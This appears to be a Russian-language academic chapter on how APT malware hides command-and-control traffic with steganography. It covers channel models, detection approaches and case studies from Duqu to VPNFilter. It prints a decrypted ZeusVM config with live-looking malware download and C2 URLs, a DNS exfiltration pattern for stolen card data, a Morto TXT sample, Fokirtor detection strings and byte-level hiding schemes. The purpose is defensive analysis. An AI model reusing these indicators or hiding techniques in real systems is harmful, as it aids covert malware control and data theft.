- антивирусы, системы обнаружения вторжений и межсетевые экраны могут принять трафик или мультимедийный файл со скрытыми данными за обычный безопасный объект;
- обнаружение и расследование усложняются, поскольку аналитик должен сначала распознать сам факт тайного обмена.

Современный подход рассматривает кибератаку как полный процесс причинения ущерба, где выполнение вредоносного кода и связь с системой управления (C2) — лишь отдельные этапы. Такую атаку часто описывают моделью развитой устойчивой угрозы (APT) [4]: длительной многоэтапной кампании, которую обеспеченная ресурсами и подготовленная группа ведёт ради особо ценных экономических, коммерческих либо разведывательных сведений. Соккрытие информации — один из инструментов достижения этой цели. Развитие АРТ требует новых способов защиты, поскольку прежних методик уже недостаточно. Один из вариантов — защита сети на основе разведывательных данных [5]. Модель Cyber Kill Chain описывает этапы вторжения, помогает искать признаки действий на каждом из них и связывать отдельные происшествия в общую кампанию. Защитники постоянно собирают сведения о противнике и его методах и обмениваются ими. Возникающая обратная связь уменьшает вероятность успеха каждой следующей попытки проникновения.

В русле проактивного исследования угроз эта глава даёт практическую основу для анализа, обнаружения и нарушения этапа C2 в кампании АРТ, защищённого стеганографией. В разделе 5.2 теоретически рассматриваются каналы управления, построенные методами сокрытия информации: вводятся основные понятия современной стеганографии (5.2.1), модели каналов (5.2.2), а затем они описываются через Cyber Kill Chain и MITRE ATT&CK [6] (5.2.3). Раздел 5.2.4 посвящён мерам противодействия. В разделе 5.3 обобщены сведения о реальных вредоносных программах и ботнетах со стеганографическим управлением — как на обычных компьютерах, так и на мобильных системах. Основное внимание уделено 2010–2018 годам, когда обнаружили несколько подобных кампаний и развитых устойчивых угроз. Итоги приведены в разделе 5.4.

5.2 Техники стеганографии для С2-каналов

5.2.1 Базовые концепции современной стеганографии

Современные методы делятся на две основные категории:

- Скрытое хранение: данные помещаются внутрь другого объекта, а тайной остаются их расположение и способ извлечения.
- Скрытая передача: сообщение внедряется в обычный сетевой поток так, чтобы наблюдатель не заметил самого обмена.

Основные разновидности показаны на рис. 5.1, а их свойства сопоставлены в табл. 5.1.




Рис. 5.1. Классификация современных стеганографических техник.

Таблица 5.1. Сравнение современных методов стеганографии, представленных на рис. 5.1

Характеристика	Стеганография цифровых медиа	Сетевая стеганография	Стеганографическая маршрутизация
Тип	Скрытое хранение данных	Скрытая передача данных	Гибридный
Моделирование	Высокая энтропия [7], носители [8]	Хорошие, плохие и неприемлемые методы [9], носители [10]	Низкая энтропия [7], гибридные модели
Обнаруживаемость	Простые методы легко обнаруживаются; для сложных методов нужны обработка изображений и машинное обучение	Хорошие методы трудно обнаружить	Очень трудно, скрыто многоуровневыми операциями
Устойчивость	Зависит от хостингового сервиса	Уязвима к сетевым условиям	Уязвима к сетевым условиям и настройке
Стеганографическая цена	Деградация качества	Аномалии сетевого трафика	Некоторые аномалии, но они скрыты многоуровневыми операциями
Реализация	Легкая	Трудная	Очень трудная

Цифровая стеганография прячет сведения в изображениях, аудио и видео. Джонсон и Катценбайссер [8] выделяют следующие основные методы:

- Замещение избыточных данных в цифровых объектах.
- Встраивание данных в пространство преобразования цифрового сигнала.
- Использование расширенного спектра как носителя.
- Использование статистических свойств цифрового файла.
- Встраивание секрета путем прямой деформации цифрового сигнала.
- Создание искусственного цифрового объекта как носителя скрытых данных без изменения существующего объекта.

Сетевая стеганография использует не файлы, а протоколы и характеристики обмена. Задача — передать секрет в потоке, который выглядит как обычный трафик. Способы внедрения делятся на две группы:

- изменение протокольных данных, например неиспользуемых полей заголовка или порядка элементов;
- изменение времени передачи с помощью искусственных задержек, потерь и повторов.

Подробный обзор сетевых методов приведён в [10]. Гибридные системы объединяют несколько носителей и потому особенно трудны для криминалистического анализа. Например, наложенный протокол C2 можно последовательно скрыть сразу несколькими стеганографическими способами.

Одним из первых проектов распределённой системы связи со стеганографией стала платформа TrustMAS [11]. В ней развита идея стеганографической маршрутизации с помощью распределённого маршрутизатора, который создаёт скрытые каналы между выбранными конечными узлами — агентами StegAgent. Каналы и маршруты между ними могут использовать любые методы сетевой стеганографии в протоколах стека TCP/IP. На прикладном уровне скрытые данные можно также передавать внутри потоковых мультимедийных файлов. Один сеанс связи способен одновременно проходить по нескольким маршрутам и каналам, причём в каждом из них может применяться свой способ сокрытия. Распределённый стеганографический маршрутизатор обеспечивает надёжную доставку данных в таких сеансах. Кроме того, TrustMAS позволяет скрывать исходного отправителя: сообщения пересылаются без указания источника по алгоритму случайного блуждания. Платформа стала важной вехой в исследовании систем скрытой связи, а многие заложенные в ней идеи позднее обнаружили при криминалистическом анализе вредоносных программ и ботнетов.

5.2.2 Модели стеганографических C2-каналов

Каждый стеганографический канал C2 объединяет один или несколько методов сокрытия данных — цифровых либо сетевых — с подходящей тактикой на этапе управления кибератакой. Такие каналы строятся по стандартной одноранговой или клиент-серверной модели [12]. В них можно выделить пять схем обмена сообщениями: одноранговую, «запрос — ответ», наблюдатель, «издатель — подписчик» и «отправитель — получатель». Конкретный метод скрытого управления соответствует одной из этих схем либо объединяет несколько схем в гибридную или последовательную конструкцию, добавляя новые уровни сложности.

В одноранговой схеме узлы напрямую обмениваются данными по стеганографическому каналу. Внутри неё можно инкапсулировать любую другую схему или протокол; при этом подтверждение доставки и контроль потерь не обязательны. Такой скрытый канал реализуют либо потоковой передачей мультимедийных файлов со встроенными данными, либо средствами сетевой стеганографии в протоколах TCP/IP. Оба варианта подходят как для доставки команд, так и для вывода похищенных данных. Схема показана на рис. 5.2.




Рис. 5.2. Схема однорангового обмена.

Схема «запрос — ответ» отличается от одноранговой тем, что на один или несколько запросов обязательно приходит ответ. Она показана на рис. 5.3.




Рис. 5.3. Схема обмена «запрос — ответ».

Схема «наблюдатель» включает две стороны: наблюдателей и наблюдаемые объекты. Наблюдатель должен знать, за каким объектом следить, поэтому сначала регистрируется соответствующая подписка. В стеганографических каналах C2 эта схема реализуется одним из двух способов:

1. Бот проверяет сервер C2 и при появлении обычного командного файла забирает его через скрытый сетевой канал.
2. Бот ищет на сервере мультимедийный файл со встроенной командой и загружает его обычным соединением либо через сетевую стеганографию.

Варианты обмена по схеме «наблюдатель» показаны на рис. 5.4.




Рис. 5.4. Схемы обмена с наблюдателем.

Схема «издатель — подписчик» развивает модель наблюдателя и вводит промежуточную площадку для двустороннего обмена между оператором ботнета и ботами. По одному направлению передаются команды, по другому — похищенные у жертв данные. Конечным узлам не нужно регистрировать друг друга или поддерживать прямое соединение: обеим сторонам достаточно знать место публикации. Команды от оператора к боту можно передавать следующими способами:

1. Оператор публикует обычный командный файл, а бот забирает его через скрытый сетевой канал.
2. Оператор встраивает команду в мультимедийный файл, который бот загружает по обычному протоколу, например HTTP.

Бот должен периодически проверять место публикации. Похищенные данные передаются оператору одним из двух способов:

1. Бот встраивает сведения в цифровой файл и публикует его на сервере C2, откуда оператор позднее его забирает.
2. Бот передаёт обычный файл на сервер C2 через скрытый сетевой канал.

Варианты обмена по схеме «издатель — подписчик» показаны на рис. 5.5.




Рис. 5.5. Обмен «издатель — подписчик» при получении новых данных с сервера C2.

Последняя модель обмена — «отправитель — получатель». В ней данные движутся по заранее заданному конвейеру от отправителя к получателю. По сути, это одноранговая схема с отдельным двусторонним потоком для каждой пары узлов. Она показана на рис. 5.6.




Рис. 5.6. Обмен «отправитель — получатель» при получении новых данных с сервера C2.

Потоки данных для стеганографических каналов можно классифицировать так:

1. Прямые потоки используют передачу мультимедийных данных либо сетевую стеганографию между конечными узлами.
2. Изменённые потоки данных: секрет встраивается в законный трафик и извлекается до того, как обычный поток достигнет назначения. Здесь применяются прокси и атаки посредника.

5.2.3 Моделирование киберугроз стеганографических C2-каналов

Одна из распространённых моделей киберугроз — Cyber Kill Chain [5], которой пользуются как отраслевые специалисты, так и исследователи. Она разбивает атаку на последовательные этапы, чтобы защитники могли обнаружить и прервать её как можно раньше. Один из таких этапов — установление канала C2. Обычно скомпрометированный узел периодически отправляет управляющему серверу сигнальные сообщения, чтобы установить или сохранить связь. В кампаниях АРТ вредоносной программе особенно часто требуется ручное управление, а не только заранее заданные автоматические действия. Поэтому именно на этапе C2 стеганография может играть заметную роль в кибершпионаже. Защитные меры следует готовить заблаговременно. Для этого необходимо исследовать реалистичные способы сокрытия информации и создавать экспериментальные прототипы; полученные результаты становятся основой новых методов, инструментов и процессов защиты.

В терминах Cyber Kill Chain ботнет — сеть заражённых узлов — представляет собой технический компонент кампании АРТ или менее масштабной вредоносной операции. Его инфраструктура формируется прежде всего на этапе C2, когда создаются каналы связи. Поэтому основной способ нарушить работу современного ботнета — разорвать его управляющий канал. Иногда защитники могут перехватить канал и выдать себя за бота, чтобы восстановить протокол обмена или найти операторов сети, однако чаще задача сводится к блокированию действий противника.

Для полноты каналы C2 следует также соотнести с моделью MITRE ATT&CK [6] — общедоступной базой знаний о тактиках и приёмах злоумышленников, составленной по наблюдениям за реальными атаками. ATT&CK служит основой для конкретных моделей угроз и методик анализа и представляет тактики и относящиеся к ним приёмы в виде матрицы. Управление и связь в ней относятся к следующим категориям:

- ATT&CK для корпоративных систем: тактика TA0011 «Управление и связь».
- ATT&CK для мобильных систем: тактика TA0037 «Управление и связь».

5.2.4 Контрмеры для стеганографических C2-каналов

В разделе 5.2.3 описаны модели стеганографических каналов C2, их свойства и схемы обмена. Сначала при обнаружении следует искать общие признаки скрытой управляющей связи. Это трудно, поскольку вредоносный трафик необходимо отличить от множества обычных сетевых потоков — буквально найти иголку в стоге сена. После выделения подозрительных потоков применяют анализ и обратную разработку способов сокрытия:

- стегоанализ файлов, если в сеансе передаются изображения, аудио или видео;
- стегоанализ самого трафика, если цифровых файлов в потоке нет.

Поиск вредоносных объектов среди обычных называют обнаружением аномалий. Сначала строится модель нормального поведения, затем с ней сравниваются текущие наблюдения. Для этого применяют математическую статистику и машинное обучение [13, 14].

Получив подозрительные потоки пакетов, исследователь подвергает стеганографические приложения фаззингу. Цифровые медиафайлы анализируются с учётом их формата. Средства стегоанализа изображений применяют признаки и машинное обучение: вычисляют остаточный шум, строят набор признаков и выполняют двоичную классификацию. Основные идеи и методы описаны в [15] и [16]. Особенно перспективно глубокое обучение [17], способное самостоятельно извлекать разные признаки изображения и выявлять скрытые данные. Сетевой анализ начинается с проверки протоколов TCP/IP, например поиска дополнительных данных в неиспользуемых полях заголовков. Главные инструменты здесь — статистика и машинное обучение [18, 19], хотя существуют и иные подходы, включая визуализацию [20]. Идея движущегося наблюдателя даёт другой взгляд на поиск аномалий и источника атаки. Практическая реализация MoveSteg, предложенная в [21] и реализованная в [22], оценивает признаки сетевых потоков и обнаруживает стеганографию, основанную на задержках. Предполагается, что задержки изменяют вектор наблюдений по мере перемещения точки контроля по сети.

5.2.5 Вызовы для стеганографических C2-каналов

Проблемы стеганографических каналов C2 связаны с развитием кампаний АРТ [4]. Наиболее подготовленные группировки, в том числе поддерживаемые государствами, уже включают сокрытие данных в свой арсенал. Они могут сочетать аппаратные, программные и сетевые носители и распределять операцию по нескольким уровням. Классического стегоанализа для этого недостаточно. Защитнику приходится решать сразу три связанных вопроса: за чем наблюдать, как собирать признаки и каким образом получать проверяемые доказательства скрытой операции.

Первый возможный ответ на эти проблемы — поведенческий анализ больших данных. Например, можно собирать следующие сведения об активности пользователей:

- загрузка и скачивание мультимедийных файлов из интернет-сервисов;
- корреляции между использованием разных сервисов, аппаратуры, программного обеспечения и сетей;
- временные характеристики действий;
- распределение активности во времени и между службами.

Эти сведения дают признаки для поведенческого анализа. Затем необходимо выбрать архитектуру наблюдения и способ обработки. Перспективны следующие подходы:

- машинное обучение и анализ больших наборов данных;
- графовое моделирование;
- различение автоматической и человеческой активности.

Алгоритмы могут обрабатывать агрегированные сведения из центральной точки сети либо работать распределённо, точнее связывая аномалии с конкретными узлами.

5.3 Примеры стеганографических C2-каналов

5.3.1 Введение

В этом разделе рассматриваются реальные вредоносные программы и ботнеты со стеганографическими каналами C2, обнаруженные главным образом в 2011–2017 годах. Некоторые кампании начались задолго до раскрытия, поэтому даты соответствуют официальным отчётам. В них встречаются три основных подхода:

- внедрение данных в сетевой трафик;
- изменение структуры цифрового файла или его содержимого;
- сочетание нескольких способов сокрытия с наложенным протоколом связи.

В сетях злоумышленники чаще всего злоупотребляли текстовыми протоколами DNS и HTTP либо имитировали трафик популярных приложений, например чатов и видеоплееров. В файлах обычно применялись простые алгоритмы внедрения. Носители распространялись двумя способами:

- через веб-сайты, файловые хранилища и социальные сети;
- напрямую между участниками одноранговой сети.

Примеры разделены по цели исследования:

- Обнаружение: канал найден при расследовании реальной атаки, а защиту разработали после изучения инцидента.
- Предотвращение: канал создан исследователями как экспериментальный прототип, чтобы заранее предсказать действия злоумышленников и подготовить защиту.

5.3.2 Компьютерные ботнеты

5.3.2.1 C2-каналы на основе цифровой стеганографии

Одним из первых известных образцов, применявших стеганографию в канале C2, стал обнаруженный в 2011 году Duqu [23]. Он атаковал промышленные предприятия по всему миру и собирал сведения об их системах управления (ICS). Для вывода похищенных данных Duqu добавлял зашифрованную информацию в цифровые изображения, а затем отправлял их на серверы C2. Такой трафик выглядел как обычная передача картинок. Duqu стал важной вехой в понимании тактики современных противников и кампаний APT. Анализ показал, что столь сложную программу могла создать лишь специализированная группа высококвалифицированных разработчиков. Исследователи также обнаружили много общего между Duqu и Stuxnet.

Новый всплеск интереса к стеганографии цифровых файлов в ботнетах произошёл в 2014 году. Характерный пример — Lurk, вариант семейства Zeus [24]. Zeus развивается с 2007 года, а версия 2014 года [25] получила стеганографию для усложнения анализа и обхода средств обнаружения вторжений. Конфигурация C2 передавалась ботам в изображениях JPEG. Зашифрованные URL были спрятаны в базовой конфигурации программы и после расшифровки выглядели, например,

так: `hXXps://arrowtools.ru/xEZNzZEQuj8vJwsZ/flash-player.jpg`. ZeusVM запрашивал файл методом GET через HTTP или HTTPS. Это было полноценное корректно отображаемое изображение, которое наблюдатель счёл бы безобидным. JPEG состоит из сегментов, начинающихся байтом `0xFF` и байтом типа маркера. Пара `0xFF 0xFE` обозначает текстовый комментарий. Полезные данные начинались через 14 байтов после такого маркера и были закодированы в Base64. Через 10 байтов после маркера находилось 32-разрядное значение длины данных — в данном случае 82 584 байта. Комментарий располагался в конце файла перед двухбайтовым маркером конца изображения `0xFF 0xD9`. Закодированная область содержала конфигурацию C2. Следующая версия ZeusVM развила метод, распределив конфигурацию по нескольким комментариям. Их содержимое извлекалось и объединялось в исходном порядке. Пример конфигурации приведён ниже:

```
Пролог
=====
Размер: 61933 байта
Флаги конфигурации: 0x00000000
Число разделов: 61
MD5: 73611d81
Загрузчик URL (20002)
=====
http://icpiedimulera.it/flash.exe
Сервер URL (20003)
=====
https://arrowtools.ru/xEZNzZEQuijstZ/tree.php
Дополнительные конфигурации (20004)
=====
https://reybomerte.ru/xEZNzZEQuj8vasZ/flashplayer.jpg
https://suemnopshot.ru/xEZNzZEQuj8vasZ/flashplayer.jpg
http://unchangeclust.ru/xEZNzZEQujSVstZ/flashplayer.jpg
Веб-фильтры (20005)
=====
!*microsoft.com/* (не журналировать)
!http://*myspace.com* (не журналировать)
!*googleusercontent.com* (не журналировать)
!*pipe.skype.com* (не журналировать)
!http://*odnoklassniki.ru/* (не журналировать)
!http://vkontakte.ru/* (не журналировать)
@*/login.osmp.ru/* (снимок экрана)
```

Особенно важен раздел `AdvancedConfigs`: он показывает, что дополнительные части конфигурации распределялись между несколькими изображениями.

В Lurk стеганография на стороне сервера C2 скрывала адрес загрузки исполняемого файла. После установки программа отправляла внешне безобидный запрос HTTP на порт 80 или HTTPS на порт 443, благодаря чему сеанс выглядел законным и мог обойти сигнатурные средства обнаружения. В ответ сервер C2 возвращал растровое изображение с зашифрованным URL. Адрес кодировался в младших значащих битах (LSB) байтов, соответствующих отдельным цветовым составляющим пикселей. Данные имели следующую структуру:

- Байты 0–1: сигнатура растрового изображения.
- Байты 6–9: зарезервировано.
- Байты 10–13: смещение данных.
- Байты 14–53: информационные заголовки растрового изображения.
- Байт 54+: встроенные данные.

Значение `0xFF` кодировало единицу, а `0xFE` — ноль. Так Lurk прятал один бит информации в каждом байте носителя. Из первых 32 байтов программа восстанавливала значение, прибавляла к нему жёстко заданное `0x76` и получала смещение зашифрованного URL. Тем же алгоритмом из изображения извлекался сам адрес, например `hxxp://zvld.alphaeffects.net/d/1721174125.zl`. Затем Lurk отправлял к нему запрос HTTP GET и скачивал полезную нагрузку. Та была запутана

четырёхбайтовым ключом XOR. В завершение программа создавала процесс Internet Explorer и внедряла в него восстановленный код.

5.3.2.2 C2-каналы на основе сетевой стеганографии

Один из первых известных образцов с тайным сетевым каналом C2 — Win32.Morto, обнаруженный в 2011 году [26]. Он передавал команды через DNS, удобный злоумышленникам по двум причинам:

- DNS — один из важнейших протоколов интернет-инфраструктуры: он сопоставляет доменные имена с IP-адресами. Поэтому трафик службы DNS через UDP-порт 53 обычно разрешён межсетевыми экранами, системами обнаружения вторжений и другими средствами защиты.
- DNS передаёт структурированные имена и текстовые записи, содержимое которых промежуточные средства обычно не проверяют глубоко. Поэтому скрытые данные приходится искать специальным анализом запросов и ответов.

Win32.Morto передавал команды C2 в текстовых записях DNS типа TXT. После установки бот запрашивал такие записи для нескольких жёстко заданных доменных имён. В ответе находились команды, предназначенные для выполнения на заражённом компьютере. Бот проверял и расшифровывал запись, получая двоичную сигнатуру и IP-адрес, с которого следовало скачать дополнительные данные — обычно ещё один исполняемый модуль. Win32.Morto атаковал рабочие станции и серверы Windows и распространялся через RDP. Ниже приведён пример передаваемой ему записи TXT:

```
Неавторитетный ответ: malicious.url.net text = "p66662  
n1Tl366666666666666666666666kJ66666666666671wTjuUj  
Ih2Njm7euX8oBu79qUDUlDvfU8Tfx79Wa=0J666666666666666666  
6666666666666666666666666666666666666666666666666666  
666666666666666666666666666666666666666666666666666
```

Скрытая передача через DNS — стандартный способ управления в целевых атаках. Со временем группировки стали маскировать обмен и в других распространённых протоколах TCP/IP. Один из примеров — обнаруженный в 2013 году Fokirtor. Этот бэкдор Linux скрывался внутри SSH и серверных процессов и позволял удалённо выполнять команды, не оставляя открытого сокета или попыток связи с C2. Код внедрялся по схеме посредника и искал в потоке SSH последовательность `!;`. После неё следующая часть потока воспринималась как полезная нагрузка, причём в журналах SSH следов не оставалось. Команды шифровались Blowfish и кодировались в Base64. Действия выглядели как обычные соединения SSH либо других протоколов и процессов. Для обнаружения требовалось контролировать всю сеть и искать строку `!;` в трафике SSH. Другой способ — снять дампы процесса SSHD и найти строки `key=[VALUE]; dhost=[VALUE]; hbt=3600; sp=[VALUE]; sk=[VALUE]` и `dip=[VALUE]`, где `[VALUE]` означает произвольное значение.

В последующие годы злоумышленники перешли к более сложным способам сокрытия.

Вредоносные программы стали модульными, и отдельный стеганографический метод мог быть лишь одним из подключаемых компонентов. Стремясь как можно сильнее запутать защитников, группировки начали сочетать в одной программе несколько способов скрытой передачи. Ранний пример — PlugX, который в 2014 году применяла, в частности, группа Threat Group 3390 [27]. Один из вариантов PlugX использовал ICMP для первоначального подключения к инфраструктуре C2 [28]. Выбор этого протокола, как и DNS, объясняется его ролью в работе сети:

- ICMP обеспечивает базовые функции сетевой диагностики, трассировки и передачи служебных сообщений. Поэтому сетевые устройства обычно обрабатывают его, а межсетевые экраны и системы обнаружения вторжений нередко пропускают соответствующий трафик.
- Полезная нагрузка ICMP обычно не участвует в маршрутизации и редко проверяется защитными устройствами. Это позволяет прятать данные внутри служебных пакетов; для обнаружения нужен анализ их содержимого.

Данные передавались в пакетах эхо-ответа ICMP (тип 0). На следующем уровне использовался HTTP: POST-запрос имел вид POST/%p%p%p, где %p заменялось случайными 32-разрядными шестнадцатеричными значениями. Запрос содержал следующие группы из четырёх заголовков:

```
HHV1 / HHV2 / HHV3 / HHV4
LZ-ID / LZ-Ver / LZ-Compress / LZ-Size
IXP / IXL / IXK / IXN
FZLK1 / FZLK2 / FZLK3 / FZLK4
CC1 / CC2 / CC3 / CC4
ASH-1.0 / ASH-1.1 / ASH-1.2 / ASH-1.3 X-Session / X-Status /
X-Size / X-Sn
```

В последней версии изменился способ применения HTTP: вместо запроса POST использовался GET, а данные в кодировке Base64 помещались в поле заголовка Cookie. После декодирования получался зашифрованный буфер, где первое двойное слово (DWORD) служило ключом, а остальная часть содержала шифротекст. Кроме того, появился новый модуль связи с C2 через DNS. Данные также кодировались в Base64 и передавались в имени поддомена внутри DNS-запроса.

Другой пример управления через DNS — Multigrain [29]. Программа отправляла запросы к жёстко заданному домену для решения следующих задач:

- Первичная регистрация: программа вычисляла хэш DJB2 из серийного номера тома и части MAC-адреса, добавляла имя компьютера и номер версии, кодировала строку в Base32 и помещала её в доменное имя.
- Эксфильтрация данных: каждая найденная в заражённой системе запись второй дорожки магнитной полосы сначала шифровалась 1024-разрядным открытым ключом RSA, кодировалась в Base32 и сохранялась в буфере. Каждые пять минут программа проверяла буфер. Если там находились данные карты, они встраивались в DNS-запрос как доменное имя вида log.<закодированные данные дорожки 2>.evildomain.com.

5.3.2.3 C2-каналы на основе гибридной стеганографии

В 2015 году стеганографию начали обнаруживать в операциях известных группировок. Кампания Hammertoss [30], предположительно связанная с российской APT29, сочетала несколько способов управления:

- команды встраивались в изображения;
- ссылки на изображения публиковались в Twitter;
- сами файлы размещались на GitHub и других общедоступных службах хранения;
- Псевдослучайная генерация имён учётных записей Twitter и поиск публикаций со ссылками на изображения. Этот приём напоминает алгоритм генерации доменов (DGA), позволяющий отказаться от жёстко заданного списка адресов серверов C2.

Работа Hammertoss показана на рис. 5.7. Сначала программа искала учётную запись Twitter, имя которой вычислял встроенный алгоритм (шаг 1). Если учётная запись существовала и содержала нужную публикацию (шаг 2), бот загружал её содержимое (шаг 3). Злоумышленники помещали в сообщение URL изображения, смещение скрытых данных в файле и часть ключа расшифрования. Через Internet Explorer бот скачивал изображение (шаг 4), а затем находил его в кэше браузера. По указанному в публикации смещению Hammertoss извлекал шифротекст (шаг 5) и расшифровывал его ключом, составленным из встроенной в программу части и символов сообщения. Полученные из изображения данные (шаг 6) выполнялись как команда; они также могли содержать дополнительные указания или учётные данные для отправки похищенной информации в облачное хранилище (шаг 7).

![Рис. 5.7. Схема стеганографического канала C2 Hammertoss по данным [30].](./image/page-219-image-01.jpg)

Hammertoss не ограничивался стеганографией изображений: социальная сеть Twitter служила дополнительным уровнем маршрутизации, затруднявшим расследование.

В 2018 году Talos обнаружила VPNFilter [31], который связывают с APT28 (Fancy Bear). Эта многоэтапная модульная платформа умела похищать данные и проводить разрушительные атаки. Для устойчивости она использовала несколько резервных способов найти сервер C2. Сначала программа открывала заданный профиль Photobucket, например <http://photobucket.com/user/bob7301/library>, загружала первое изображение галереи и восстанавливала IP-адрес из шести целых значений широты и долготы в EXIF. При неудаче она обращалась к жёстко заданному резервному домену за другим изображением. Последним вариантом было ожидание специально сформированного пакета:

- Поиск всех IPv4/TCP SYN-пакетов.
- Проверка пакета по:
 - IP-адресу назначения, если он совпадает с тем, что вредоносное ПО получило при запуске этой процедуры. Вредоносное ПО также могло пропустить этот шаг, если ему не удалось получить IP от api.ipify.org;
 - размеру 8 байтов или более.
- Поиск последовательности байтов 0x0C15222B в проверенном пакете.
- Интерпретация байтов после последовательности 0x0C15222B как IP-адреса. Например, 0x01020304 трактуется как IPv4-адрес 1.2.3.4.

Таким образом IP-адрес скрывался в полезной нагрузке обычного пакета IPv4/TCP.

Гибридные стеганографические каналы C2 давно считают особенно опасными. Сочетание нескольких способов сокрытия затрудняет понимание истинной логики обмена и создаёт серьёзные проблемы для аналитиков вредоносных программ и специалистов по цифровой криминалистике. Один из способов подготовить защиту — заранее создавать экспериментальные реализации подобных каналов и на их основе разрабатывать алгоритмы обнаружения. Этим в течение нескольких лет занимались как научные, так и отраслевые группы. Два известных исследовательских ботнета с гибридным сокрытием трафика — Stegobot (2011) и Instegogram (2016).

Представленный в 2011 году Stegobot [32] исследовал ботнет нового поколения с практически ненаблюдаемым каналом связи. В отличие от традиционных сетей того времени, его боты не подключались к общей управляющей конечной точке. Они обменивались скрытыми сообщениями через существующие связи пользователей в социальной сети. Если владельцы двух заражённых компьютеров были связаны друг с другом, установленные на их машинах боты могли передавать данные внутри публикуемых изображений. Так социальная сеть образовывала одноранговую наложенную сеть, по которой сведения постепенно доходили от каждого бота до ботмастера. Небольшой объём скрытой полезной нагрузки затруднял обнаружение даже при анализе канала. Обмен строился по схеме «отправитель — получатель», а маршрутизация использовала ограниченное лавинное распространение.

